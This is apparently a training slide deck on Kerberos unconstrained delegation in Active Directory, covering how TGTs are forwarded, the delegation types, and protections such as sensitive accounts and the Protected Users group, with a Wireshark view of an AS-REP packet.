



Kerberos Deep Dive

Part 4 – Unconstrained Delegation

July 2025, Alex Joss

Content Overview

Part 1 - Kerberos Introduction

Part 2 - Kerberoasting

Part 3 - AS-REP Roasting


Part 4 - Unconstrained Delegation

Part 5 - Constrained Delegation

Part 6 - Resource-Based Constrained Delegation

Note on Wireshark and Kerberos

- Throughout this session, we will inspect Kerberos traffic with Wireshark
- Kerberos traffic is (partially) encrypted, which makes analyzing more difficult
- With the right key material, Wireshark is able to decrypt all Kerberos traffic
- Whenever you see data in Wireshark with a blue background, it would normally be encrypted:



```
> Internet Protocol Version 4, Src: 10.0.1.100, Dst: 10.0.1.10
> Transmission Control Protocol, Src Port: 88, Dst Port: 50125, Seq: 1411, Ack: 327, Len: 303
> [2 Reassembled TCP Segments (1713 bytes): #1334(1410), #1335(303)]
▼ Kerberos
  > Record Mark: 1709 bytes
  ▼ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    > padata: 1 item
      crealm: CHILD.TESTLAB.LOCAL
    > cname
    > ticket
    > enc-part
    [Response to: 1333]
    [Time from request: 0.003614000 seconds]
```


→ More details on this can be found in **Part 1** of this series

Delegation Basics

What is Kerberos Delegation?

- Standard built-in mechanism of Kerberos (in MS-KILE)
- Allows a service to act on behalf of a user when talking to other services
- Basically "user impersonation" via Kerberos

- Sample scenario:



Delegation Types Overview

There are 3 main delegation mechanisms:

- **Unconstrained Delegation**

- Introduced with Windows 2000
- Most simple form of delegation
- *"I can impersonate users against **any service**"*

- **Constrained Delegation**


- Introduced with Windows Server 2003
- Adds target restrictions to impersonation process
- *"I can impersonate users against **specific services**"*

- **Resource-based Constrained Delegation**

- Introduced with Windows Server 2012
- Reverses the way delegation is controlled/configured
- *"**Specific services** can impersonate users **against me**"*

Restrictions – Sensitive Users


- Delegation may not be desirable for all accounts
 - To protect high-value accounts, they can be flagged as **sensitive**
 - Sensitive accounts cannot be delegated via Kerberos anymore
 - Recommended for high-privileged (administrative) accounts
 - Reported by PingCastle
- Not active by default



Restrictions – Protected Users

- **Protected Users** is a built-in group in Windows Active Directory
- Designed to **restrict credential exposure** within the domain
- All members have non-configurable protections & restrictions applied
- Must only be used for actual user accounts (not services/machines)
- Protection mechanisms:
 - Prevents caching of plain text credentials & other authentication material
 - Prevents NTLM authentication
 - Disables weak ciphers (DES/RC4) for Kerberos
 - **Prevents Kerberos delegation**
 - Restricts life-time of authentication material

→ Empty by default




Delegation is Transparent

- In general, delegation is transparent to the user/client
- The user cannot actively control whether delegation will occur or not
- If the user connects to a service that is configured for delegation, delegation is performed at the discretion of said service
- It is also not possible for the user to detect if delegation has been performed

Kerberos Basics

Remember that in Kerberos:

- Users first acquire a **Ticket Granting Ticket (TGT)** from the KDC that proves who they are
- With the **TGT** users then request **Service Tickets (ST)** for each service they want to access




Unconstrained Delegation

How it works

With unconstrained delegation:


- Users request access to a service configured for delegation
- When accessing the service, a copy of the **user's TGT** is **forwarded** to the delegating service
- The service can **fully imitate the user** and request STs on their behalf **with the user's TGT**

Unconstrained Delegation Flow



Configuring Unconstrained Delegation

- Delegation privilege is configured on a domain object (either user or machine)
- Requires domain admin rights to configure (or specifically SeEnableDelegation privilege)
- Example view in "Active Directory Users and Computers" (ADUC):



Enables unconstrained delegation

Check with Powershell (Module ActiveDirectory)

Filter out domain controllers*

